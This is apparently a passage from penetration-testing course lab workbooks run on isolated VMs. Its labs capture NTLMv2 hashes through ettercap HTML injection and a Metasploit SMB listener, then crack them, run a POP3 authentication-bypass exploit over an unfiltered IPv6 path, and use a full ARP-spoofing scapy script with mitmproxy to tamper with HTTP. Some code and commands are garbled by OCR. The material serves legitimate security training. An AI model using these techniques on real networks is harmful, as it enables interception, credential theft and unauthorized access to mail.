
GROUP 2    192.168.21.133 00:0C:29:4F:C2:B3
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

Ensure the ettercap command both GROUPs match your intended victims (highlighted above)!

Expected Results

```
Hijackable HTTP Response!  
Hijackable HTTP Request!  
Hijackable HTTP Request!  
zapped Accept-Encoding!  
zapped If-Modified-Since  
zapped If-None-Match  
Hijackable HTTP Response!
```



Metasploit Results

Metasploit should show collected hashes in the console as well as saving them to the JOHNPW

```
msf6 auxiliary smb)
[*] SMB Captured 2023 03 16 00 36 30 0800
NTLMv2 Response Captured from 192 168 21 129 50233 192 168 21 133
USER student DOMAIN SEC660 WIN10 OS LM
LMHASH Disabled
LM_CLIENT_CHALLENGE Disabled
NTHASH dfb00e2d93aa712d5ffc0140d6fb8754 # (1)
NT_CLIENT_CHALLENGE
01010000000000007f9ddfaef05ed30167bac27873abbb2600000000020000000000000000000000
```

1. Valuable hash collected!

No hashes?

1. If you do not see any activity in Metasploit, check the HTML page source of your victim to look for the UNC path.
2. Confirm ettercap is truly in the middle by using `arp -a` on Windows and `arp -an` on Ubuntu, checking for duplicate MAC addresses of your attacker and victim IPs. If you don't see evidence of ARP poisoning, you need to double check IPv4 addressing and connectivity.
3. If you don't see the tampering of HTML, the victim browser could be still caching earlier results even though we attempted to disable caching.

OPTIONAL : Crack the Hash

With the recovered NTLMv2 hashes from Internet Explorer, we can mount a password-cracking attack.

Use the `head -1` command to retrieve the first hash record from the `johnpwn.txt_netntlmv2` file, redirecting the output to `crack.txt`, as shown. John may or may not be able to crack your password, depending on the complexity of the password you chose to change the *student* password on Windows 10 VM.

Expected Results

```
root@Slingshot:~# cd /tmp
root@Slingshot:/tmp# head -1 johnpwn.txt_netntlmv2 >crack.txt
root@slingshot:/tmp# john crack.txt --wordlist /opt/wordlists/Top304Thousand-probable-v2.txt
Warning: detected hash type "netntlmv2" but the string is also recognized as "ntlmv2-opencl"
Use the "--format=ntlmv2-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will un 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE 2023-03-17 00:21 0g/s 1447Kp/s 1447Kc/s 1447KC/s 140784 .*123456*
Session completed
```

Key Takeaways

- Establish an SMB listener using Metasploit to capture credentials
- Establish MitM attack
- Use Ettercap filter to rewrite HTML, adding coerced SMB authentication

Lab 1.4: IPv6 Attacks

Background

This lab is designed to be the starting point for typical "advanced" tasks as a penetration tester. It also is intended to help you work out any local network and VM configuration issues for further labs.

- Victim: Ubuntu VM
- Attacker: Slingshot Linux VM
- Networking: Local and VM NAT network (vmnet8)

Objectives

- Bypass IPv4 filtering
- Manipulate IPv6 addressing

Lab Preparation

This lab assumes you have extracted and booted the course VMs. If you have not yet accomplished the lab preparation in lab0, do so now.

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Slingshot VM: Identify your VM's local IPv4 address:

Confirm your Slingshot LAN IPv4 address

```
/lab/myip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
slingshot@slingshot:~$ /lab/myip.sh
```

```
LAN Device: eth0
```

```
IPv4 Address: 192.168.230.128
```

```
slingshot@slingshot:~$
```

Ubuntu VM: Identify your VM's local IPv4 address:

Confirm your Ubuntu LAN IPv4 address (VICTIM SERVER)

```
/lab/my/ip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
deadlist@sec660:~$ /lab/myip.sh
```

```
LAN Device: eth0
```

```
IPv4 Address: 192.168.230.128
```

```
deadlist@sec660:~$
```

Windows VM: Identify your VM's local IPv4 address:

Confirm your Windows LAN IPv4 address (VICTIM CLIENT)

```
netsh int ipv4 show addr Ethernet0 findstr "IP"
```

Expected Result (but *YOUR* IPv4 address will be different)

```
C:\> netsh int ipv4 show addr Ethernet0 findstr "IP"
```

```
IP Address 192 168 21 219
```

Discover the problem

In this lab, you will work around an IPv4 filter blocking direct connections to the target server. Either overlooked or misconfigured, this is a common issue when reactive defenses mitigate a direct attack without considering the entire attack surface. Your tasks:

- Identify active IPv6 nodes with `detect-new-ip6`
- Looking for holes is easier when active
- Scan and identify services
 - Which IPv4 ports are blocked
 - Which IPv6 ports NOT blocked
- Identify and exploit vulnerable service

Scanning for IPv4 targets

Perform a Fast, quiet, no-names scan with Nmap against your IPv4 local network. You could deduce which targets are which by what services are running on open ports, but it's simpler to compare.

Examine the results of your test to identify:

1. Slingshot VM
2. Ubuntu VM
3. Windows VM
4. Target TCP port will show as **filtered**

Scan your LAN network for IPv4

```
nmap -Fnq <***YOUR.VM.LAN.HERE**%/24
```

Expected Results: (but with your VM LAN Network and IP addresses)

```
1 root@slingshot:/lab/day1/ipv6# nmap -Fnq 192.168.230.0/24 # (1)
2
3 Starting Nmap 7.60 ( https://nmap.org ) at 2023-01-29 04:11 UTC
4 Nmap scan report for 192.168.230.1 # (2)
5 Host is up (0.00053s latency).
6 Not shown 99 filtered ports
7 PORT      STATE SERVICE
8 135/tcp    open  msrpc
9 MAC Address 00:50:56:C0:00:08 (VMware)
10
11 Nmap scan report for 192.168.230.2 # (3)
12 Host is up (0.00036s latency).
13 Not shown 99 closed ports
14 PORT      STATE SERVICE
15 53/tcp    open  domain
16 MAC Address 00:50:56:FF:4C:E1 (VMware)
17
18 Nmap scan report for 192.168.230.151 # (4)
19 Host is up (0.00077s latency).
20 Not shown 96 closed ports
21 PORT      STATE SERVICE
22 22/tcp    open  ssh
23 80/tcp    open  http
24 110/tcp   filtered pop3 # (5)
25 443/tcp   open  https
26 MAC Address 00:0C:29:21:06:73 (VMware)
27
28 Nmap scan report for 192.168.230.160 # (6)
29 Host is up (0.00062s latency).
30 Not shown 97 closed ports
31 PORT      STATE SERVICE
32 135/tcp    open  msrpc
33 139/tcp    open  netbios-ssn
34 445/tcp    open  microsoft-ds
35 MAC Address 00:0C:29:C9:40:EA (VMware)
36
37 Nmap scan report for 192.168.230.128 # (7)
38 Host is up (0.0000030s latency).
39 Not shown 99 closed ports
40 PORT      STATE SERVICE
41 111/tcp    open  rpcbind
42
43 Nmap done 256 IP addresses (7 hosts up) scanned in 21.62 seconds
44 root@slingshot:/lab/day1/ettercap#
```

1. scan *YOUR* VM LAN

2. Host

3. vmnet8 router
4. Ubuntu VM
5. **blocked** TCP port 110
6. Windows 10 VM
7. Slingshot VM

First, you'll need to identify your *link-local* IPv6 address:

Identify Slingshot's IPv6 address

```
ip -6 address
```

Expected Results:

```
slingshot@slingshot:/lab/day1/ipv6# ip -6 address
lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 state UNKNOWN qlen 1000
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2 eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP qlen 1000
    inet6 fe80::20c:29ff:fe71:3f5b/64 scope link
        valid_lft forever preferred_lft forever
```

Above we see that **eth0** has an IPv6 address of `fe80::20c:29ff:fe71:3f5b`. This is a *link-local* address. Now confirm your physical address (MAC) of the **eth0** device.

Identify Slingshot's eth0 address:

```
ip link show eth0
```

Expected Results:

```
slingshot@slingshot:/lab/day1/ipv6# ip link show eth0
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group
default qlen 1000
    link/ether 00:0c:29:71:3f:5b brd ff:ff:ff:ff:ff:ff
```

Here we see that our **eth0** is using `00:0c:29:71:3f:5b` as its hardware address.

Record Slingshot's MAC, IPv4, and IPv6 for later reference.

Scan your LAN network for IPv6, then examine which addresses you cached

```
ping6 c 2 ff02::1%eth0
```

Expected Results: ping6

```
slingshot@slingshot:/lab/day1/ipv6$ ping6 c 2 ff02::1%eth0
PING ff02::1%eth0 (ff02::1%eth0) 56 data bytes
64 bytes from fe80::20c:29ff:fe71:3f5b%eth0: icmp_seq 1 ttl 64 time 0.039 m
64 bytes from fe80::20c:29ff:fe21:67d%eth0: icmp_seq 1 ttl 64 time 0.710 s (DUP!)
64 bytes from fe80::2545:fe88:4e06:92c8%eth0: icmp_seq 1 ttl 64 time 0.747 s (DUP )
64 bytes from fe80::20c:29ff:fe71:3f5b%eth0: icmp_seq 2 ttl 64 time 0.042 m

ff02::1%eth0 ping statistics
2 packets transmitted, 2 received, +2 duplicates, 0% packet loss, time 1020ms
rtt min/avg/max/mdev 0.039/0.384/0.747/0.344 ms
```

Expected Results: IPv6 neighbors

Match IPv4 to IPv6 addresses that have the same MAC addresses. The example below has highlighted the IPv6 and IPv4 addresses with a MAC of `00:0c:29:21:06:73`.

```
slingshot@slingshot:/lab/day1/ipv6$ ip -6 neighbor
fe80::20c:29ff:fe21:67d dev eth0 lladdr 00:0c:29:21:06:7d STALE
fe80::2545:fe88:4e06:92c8 dev eth0 lladdr 00:0c:29:21:06:73 STALE

slingshot@slingshot:/lab/day1/ipv6$ ip -4 neighbor
192.168.230.2 dev eth0 lladdr 00:50:56:ff:4c:e1 REACHABLE
192.168.230.151 dev eth0 lladdr 00:0c:29:21:06:73 REACHABLE
192.168.230.254 dev eth0 lladdr 00:50:56:fe:80:05 REACHABLE
192.168.230.160 dev eth0 lladdr 00:0c:29:c9:40:ea REACHABLE
192.168.230.1 dev eth0 lladdr 00:50:56:c0:00:08 REACHABLE
slingshot@slingshot:/lab/day1/ipv6$
```

Record as much of the MAC, IPv4, and IPv6 info as you can for your VMs.
This information will help later in the lab if you need to troubleshoot.

You only need your Slingshot and Ubuntu VMs for this lab, but if you are in bridged mode, have the course Windows 10 VM still running, or have other real or virtual machines on the same network, you'll get their addresses, in the previous results, too. Make a list of the addresses you encounter as you use them.

VM	MAC	IPv4	IPv6
Slingshot	_____	_____	_____
Ubuntu	_____	_____	_____
Windows 10	_____	_____	_____
Other	_____	_____	_____

Current Status

So far, we have an IPv4 address with a *filtered* TCP port. We've also discovered an IPv6 address on the same hardware address (MAC). Our next step is to scan that IPv6 address and see if the filtering is still there.

Scan IPv6 address of Target Ubuntu VM

Remember to use your addresses, not the ones shown here, when running commands

If your VM thinks it has more than one IPv6 enabled interface, you need to add the device at the end of the address for it work properly, i.e. `X.X.X.X%eth0`

Scan your Ubuntu VM's IPv6 address

```
nmap -Fnq6 <%UBUNTU::IPv6%>%eth0
```

Expected Results: TCP port 110 is NOT filtered on IPv6

```
slingshot@slingshot:/lab/day1/ipv6$ nmap -Fnq6 fe80::2545:fe88:4e06:92c8%eth0

Starting Nmap .60 https://nmap.org ) at 2023-01-29 08 17 UTC
Nmap sca report for fe80::2545:fe88:4e06:92c8
Host is up (0.00018s latency)
Not shown: 98 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
110/tcp    open  pop3

Nmap done IP address host up) scanned in 04 seconds
slingshot@slingshot:/lab/day1/ipv6$
```

The TCP port 110 is filtered on IPv4, but unfiltered on IPv6. This appears to be an IPv4 firewall rule that is preventing traffic. The other difference in the port scans is the IPv6 address isn't listening with on webserver ports. The filtered port is more interesting to us, what are they trying to protect?

Identify the Vulnerable Service

Connect to Ubuntu's port 110 via IPv6

```
ncat fe80::2545:fe88:4e06:92c8%eth0 110
```

Expected Results: Server Banner

```
slingshot@slingshot:~$ ncat fe80::4f26:80e6:1200:139%eth0 110
+OK jwpopper POP3 serve ready
^C
```

We see a server banner that includes a unique string, `jwpopper`. This server is vulnerable to authentication bypass. Pretend (for this scenario) that you were able to acquire a proof-of-concept exploit from public websites for `jwpopper`. Normally, you'd spend time researching the software and possibly developing your own exploit. Fuzzing and exploit development topics are later in the course, so for now, just use this provided exploit.

Let's also assume that during scanning and reconnaissance, you were able to identify an executive user: **ejobs**. You don't have access to the corresponding password, but would like to read the **ejobs** email from this POP3 mail server to find sensitive information.

Exploiting jwpopper

The source for a POC exploit of jwpopper is provided on Slingshot at `/lab/day1/ipv6/jwp0ppy.tgz`. You can examine the `README` inside the archive for more information about the exploit. You'll need to build this exploit (named `jwp0ppy`) before you can use it.

Build the exploit

```
cd /lab/day1/ipv6
tar xzf jwp0ppy.tgz
cd jwp0ppy
make
head - README
```

Expected Results

```
slingshot@slingshot:/lab/day1/ipv6$ cd /lab/day1/ipv6
slingshot@slingshot:/lab/day1/ipv6$ tar xzf jwp0ppy.tgz
slingshot@slingshot:/lab/day1/ipv6$ cd jwp0ppy
slingshot@slingshot:/lab/day1/ipv6/jwp0ppy$ make
cc -Wall -ggdb -g3 jwp0ppy.c o jwp0ppy
slingshot@slingshot:/lab/day1/ipv6/jwp0ppy$ head -n 1 README
jwpopper REMOTE EXPLOIT AUTHENTICATION BYPASS
```

Exploit limitations

jwp0ppy exploit fails with IPv6

```
./jwp0ppy
jwp0ppy: Exploit for jwpopper POP3 server

Allows to get email without password.

usage ./jwp0ppy <hostname> <port> <username> [delay/usec]
# ./jwp0ppy fe80::4f26:80e6:1200:139 110 ejobs
jwp0ppy: Exploit for jwpopper POP3 server

Allows u to get email without a password.

ERROR, n such host as fe80::4f26:80e6:1200:139
```

It appears that this exploit is treating the IPv6 address as hostname and attempts to resolve it (and fails).

Working around limitations

All you need to deliver the exploit to this IPv6 address hosted service is to relay the TCP connection from the IPv6 victim port to a local IPv4 port. Any TCP relay could work, but here, we're using **socat**.

Relay from Slingshot's IPv4 port 110 to Ubuntu's IPv6 port 110

```
sudo socat TCP-LISTEN:110,reuseaddr,fork TCP6 fe80::4f26:80e6:1200:139%eth0]:110
```

Leave socat running, and in another terminal, run the exploit again, but point it at *localhost*.

```
./jwp0ppy localhost 110 ejobs
```

Expected Results

```
./jwp0ppy localhost 110 ejobs
jwp0ppy: Exploit for jwpopper POP3 server

Allows u to get email without a password.

--toO 0 Oo+-.-+oO(0)Oo+-.-+oO(0)Oo+-.-+oO(0)Oo+-.-+oO 0 Oo+-.-+o
SCORE! +OK ejobs is welcome here.\
[output continues]
```

Key Takeaways

- Find vulnerable service via IPv6 link-local scan
- Identify a different attack surface on IPv4 vs. IPv6
- Work around limited tool unable to attack via IPv6

Lab 1.5: HTTP Tampering

Background

This lab is designed to be the starting point for typical "advanced" tasks as a penetration tester. It also is intended to help you work our any local network and VM configuration issues for further labs.

- Victim: Ubuntu VM (as server) + Windows VM (as client)
- Attacker: Slingshot Linux VM
- Networking: Local and VM NAT network (vmnet8)

Objectives

- Introduce Custom MiTM scripting
- Python
- Scapy
- Achieve MiTM on HTTPS connection

Lab Preparation

This lab assumes you have extracted and booted the course VMs. If you have not yet accomplished the lab preparation in lab0, do so now.

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Slingshot VM: Identify your VM's local IPv4 address:

Confirm your Slingshot LAN IPv4 address

```
/lab/myip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
slingshot@slingshot:~$ /lab/myip.sh

LAN Device: eth0
IPv4 Address: 192.168.230.128

slingshot@slingshot:~$
```

Ubuntu VM: Identify your VM's local IPv4 address:

Confirm your Ubuntu LAN IPv4 address (VICTIM SERVER)

```
/lab/myip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
deadlist@sec660:~$ /lab/myip.sh

LAN Device: eth0
IPv4 Address: 192.168.230.172

deadlist@sec660:~$
```

Windows VM: Identify your VM's local IPv4 address:

Confirm your Windows LAN IPv4 address (VICTIM CLIENT)

```
netsh int ipv4 show addr Ethernet0 findstr "IP"
```

Expected Result (but *YOUR* IPv4 address will be different)

```
C:\> netsh int ipv4 show addr Ethernet0 findstr "IP"
IP Address    192 168 230 175
```

Modern MiTM tool: mitmproxy

- Mitmproxy can perform Sslstrip-style attacks
 - Written in python
 - Slower than other tools written in C
 - Easier to customize
 - Attacker still must achieve middle-ness somehow (such as the `http_hijack.py` example bellow)
- Three core tools in the mitmproxy suite:
 - mitmproxy: text interface similar to Kismet or Yersinia
 - mitmdump: single command akin to tcpdump
 - mitmweb: experimental web interface
- Scripting API and Addons
 - All of mitmproxy can be access via the mitmproxy API
 - Addons allow for complete customization of what do while *in the middle*
 - Example: `/usr/share/doc/mitmproxy/examples/complex/sslstrip.py`

Write your own script to place slingshot in the middle, or use this one.

Read through the `http_hijack.py` script. It simply arp spoofs both endpoints directly, placing the attacker in the middle of ethernet traffic.

```
#!/usr/bin/env python2

# Script borrows some from https://pastebin.com/raw/9Gpc9kxQ
# Written for SANS Sec660 by @jimshew

from scapy.all import *
import sys
import os
import time
import netifaces

try
    myinterface = raw_input("[*] Enter Desired Interface: ")
    vic1IP = raw_input("[*] Enter Victim1 IP: ")
    vic2IP = raw_input("[*] Enter Victim2 IP: ")
except KeyboardInterrupt:
    print "\n[*] User Requested Shutdown"
    print "[*] Exiting..."
    sys.exit(1)

mymac = netifaces.ifaddresses(myinterface)[netifaces.AF_LINK][0]['addr']
print "\n[*] Attacking from my MAC address: " mymac

print "\n[*] Enabling IP Forwarding...\n"
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")

def get_mac(IP):
    conf.verb = 0
    ans, nans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=IP), timeout=2, iface=myinterface, inter=0.1)
    for snd, cv in n:
        return sprintf("%Ether.src%")

def reARP():
    print "\n[*] Restoring Targets..."
    vic1MAC = get_mac(vic1IP)
    vic2MAC = get_mac(vic2IP)

    send(ARP(op=2, pdst=vic2IP, psrc=vic1IP, hwdst=vic2MAC, hwsrc=vic1MAC), count=7)
    send(ARP(op=2, pdst=vic1IP, psrc=vic2IP, hwdst=vic1MAC, hwsrc=vic2MAC), count=7)
    print "[*] Drop redirect rule..."

    system("/sbin/iptables -t nat -D PREROUTING -i " myinterface " -p tcp --dport 80 -j REDIRECT --to-port 8080")

    print "[*] Disabling IP Forwarding..."
```



```

os system("echo 0 > /proc/sys/net/ipv4/ip_forward")
print "[*] Shutting Down..."
sys exit(1)

def trick v2 v1:
    send(ARP(op 2 pdst vic1IP psrc vic2IP hwdst v1))
    send(ARP(op 2 pdst vic2IP psrc vic1IP hwdst v2))

def mitm():
    try
        vic1MAC get_mac(vic1IP)
    except Exception
        os system("echo 0 > /proc/sys/net/ipv4/ip_forward")
        print "[!] Couldn't Find Victim1 MAC Address"
        print "[!] Exiting..."
        sys exit(1)
    try
        vic2MAC get_mac(vic2IP)
    except Exception
        os system("echo 0 > /proc/sys/net/ipv4/ip_forward")
        print "[!] Couldn't Find Victim2 MAC Address"
        print "[!] Exiting..."
        sys exit(1)
    print "[*] Redirecting port 80 traffic into mitmproxy..."
    os system("/sbin/iptables -t nat -A PREROUTING -i " myinterface " -p tcp --dport 80 -j REDIRECT --to-port 8080"


    print "[*] Poisoning Targets..."
    while 1
        try
            trick(vic2MAC vic1MAC)
            time sleep 1.5)
            print "."
        except KeyboardInterrupt
            reARP()
            break

    mitm()

```

Practical Challenge

Your task is to use your MitM skills to steal credentials from a victim browser. You can use any tool from 660.1 to accomplish this, or even write your own! The easiest way to accomplish this is to avoid HTTPS in the first place!



Exploit Part 1: non-HTTPS tampering

- Use mitmproxy tools to tamper with HTTP
- Replace every image tag with an example image
- Investigate how to use mitmproxy for this task
- `mitmdump --help`
- `man mitmdump`
- <https://github.com/mitmproxy>

Exploit Part 1: Solution

One possible solution is shown here. The **--mode transparent** option will tamper HTTP in-line, not expected to be formally asked as a third-party to proxy HTTP connections with a protocol such as . The **:~s** filter will replace matches in the HTTP response. The **replace** option is useful to avoid escaping the less-than and greater-than symbols (if we try them literally on the command-line, the shell will evaluate them as shell redirects). The **@** symbol represents replacing with the contents of a file (not literally the filename as the new string). The **>ignoretherest=** portion should hide the remainder of the original img object so the browser won't render an error in HTML parsing.

One Possible Solution

A `pwned.html` and `pwned.jpg` from `/lab/day1/mitmproxy/` are provided on slingshot. The contents of `pwned.html` is simply `img src=pwned.jpg><ignoretherest=`. Leave this terminal running mitmdump and open a new terminal-we still need to place ourselves in the middle.

```
sudo -i
cd /lab/day1/mitmproxy
mitmdump --mode transparent --replace :~s:img:@/lab/day1/mitmproxy/pwned.html
```

In a new terminal, place yourself in the middle

```
slingshot@slingshot:/lab/day1/mitmproxy$ sudo -i
[sudo password for slingshot:
root@slingshot:~# cd /lab/day1/mitmproxy
root@slingshot:/lab/day1/mitmproxy# ./http_hijack.py
[*] Enter Desired Interface: eth0
[*] Enter Victim1 IP 192.168.230.152
[ ] Enter Victim2 IP 192.168.230.172

